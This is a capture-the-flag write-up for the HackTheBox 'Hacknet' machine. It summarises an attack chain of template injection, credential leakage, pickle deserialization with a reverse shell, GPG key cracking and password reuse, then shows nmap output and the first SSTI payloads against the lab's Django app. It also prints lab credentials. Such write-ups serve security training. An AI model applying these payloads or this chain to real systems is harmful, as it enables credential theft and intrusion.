Hacknet
Writeup for HackTheBox Hacknet machine
Executive Summary
Hacknet is a medium-difficulty Linux machine on HackTheBox that demonstrates vulnerabilities in web template injection, insecure caching mechanisms, and cryptographic key exposure.
- SSTI Enumeration & Credential Theft — The profile edit function is vulnerable to Server-Side Template Injection (SSTI). Injecting
{{ users.values }}into the username field causes the application to render all user records when a post is liked, leaking emails and plaintext passwords for every registered user. - SSH Access as mikey — Among the leaked credentials,
mikey:mYd4rks1dEisH3reis validated via NetExec over SSH and used to log in, granting initial shell access and the user flag. - Django Pickle Deserialization → sandy — The Django file cache directory (
/var/tmp/django_cache/) is world-writable and uses Python’spickleserialization. Replacing.djcachefiles with a malicious pickled payload that executes a reverse shell triggers remote code execution assandywhen the application unpickles the cached data during normal operation. - GPG Private Key Cracking — Sandy’s GnuPG private key is discovered in
~/.gnupg/private-keys-v1.d/. Converting it to a John-friendly format withgpg2johnand cracking withjohn --wordlist=rockyou.txtreveals the passphrasesweetheart. - Database Backup Decryption → root — Decrypting
.gpg-encrypted SQL backups with the recovered passphrase leaks a conversation containing the MySQL root passwordh4ck3rs4re3veRywh3re99. This password is reused for the systemrootaccount, enabling full compromise via SSH.
Reconnaissance
Nmap Scan
The engagement begins with an Nmap scan using default scripts (-sC) and version detection (-sV) against the target IP to identify open ports and running services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ nmap -sC -sV $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-15 12:34 EDT
Nmap scan report for 10.129.172.10
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.96 seconds
Analysis:
| Port | Service | Version | Notes |
|---|---|---|---|
| 22/tcp | SSH | OpenSSH 9.2p1 Debian 2+deb12u7 | Modern OpenSSH on Debian 12; no known critical vulnerabilities. Serves as the lateral-movement and persistence channel once credentials are obtained. |
| 80/tcp | HTTP | nginx 1.22.1 | Redirects to http://hacknet.htb/, indicating virtual-host-based routing. The server header confirms nginx 1.22.1 on Debian. |
OS Identification: The SSH banner confirms Debian GNU/Linux (bookworm). Only two ports are open — the entire attack surface flows through the web application on port 80.
Add the hostname to the local hosts file so the browser and tools can resolve it:
1
echo "$ip hacknet.htb" | sudo tee -a /etc/hosts
Web Enumeration
Application Discovery
Browsing to http://hacknet.htb/ presents the HackNet social networking platform — a custom Django web application with user registration, profiles, posts, and social features:
1
http://hacknet.htb/

The homepage presents a login form. Since we do not yet have an account, register a new user:
1
http://hacknet.htb/register

The registration screenshot shows the user creation form with fields for username, email, password, and profile details.
After registering and logging in, we are redirected to the Profile page, which displays the authenticated user’s information and provides an edit option to modify profile fields:
Profile
1
http://hacknet.htb/profile

The profile page displays the registered user’s details. The edit option allows modification of the username, email, password, about, and picture fields, and is the key vector for SSTI exploitation.
The application exposes several other pages:
Contacts
1
http://hacknet.htb/contacts

The contacts page shows a list of platform users with their profile pictures and display names.
Search
1
http://hacknet.htb/search

The search page allows querying for users by keyword — potentially useful for information gathering.
Explore
1
http://hacknet.htb/explore

The explore page displays posts from various users. Each post has a like button (/like/{id} endpoint) and a likes page (/likes/{id}) that shows who liked the post. The like mechanism is critical for triggering SSTI template rendering.
Initial Access — Server-Side Template Injection (SSTI)
Vulnerability Discovery
Server-Side Template Injection (SSTI) occurs when user-supplied input is embedded into a server-side template (Jinja2, Django Template Language, etc.) without proper sanitization. The template engine evaluates expressions inside {{ ... }} delimiters, so injecting template syntax can expose server-side data and eventually lead to Remote Code Execution.
The profile edit page accepts template syntax in the username field:
1
http://hacknet.htb/profile/edit
Injecting the payload:
1
{{ users.values }}

The screenshot shows the SSTI payload {{ users.values }} entered into the username field on the profile edit page. After saving, this payload is stored in the database and rendered each time the template processes the user object.
When we like a post on the Explore page and hover over our profile picture, the details of all users are revealed (indicating the injected template rendered and exposed user data):

The screenshot shows the hover tooltip over the attacker’s profile picture. Instead of showing a single user’s details, it displays the raw dictionary output of users.values — email addresses, usernames, and password hashes for every user in the database. This confirms that the application is rendering the stored username field as a Django template expression.
SSTI is confirmed. We can read user fields directly from the template.
Show the first user’s email:
1
{{ users.0.email }}
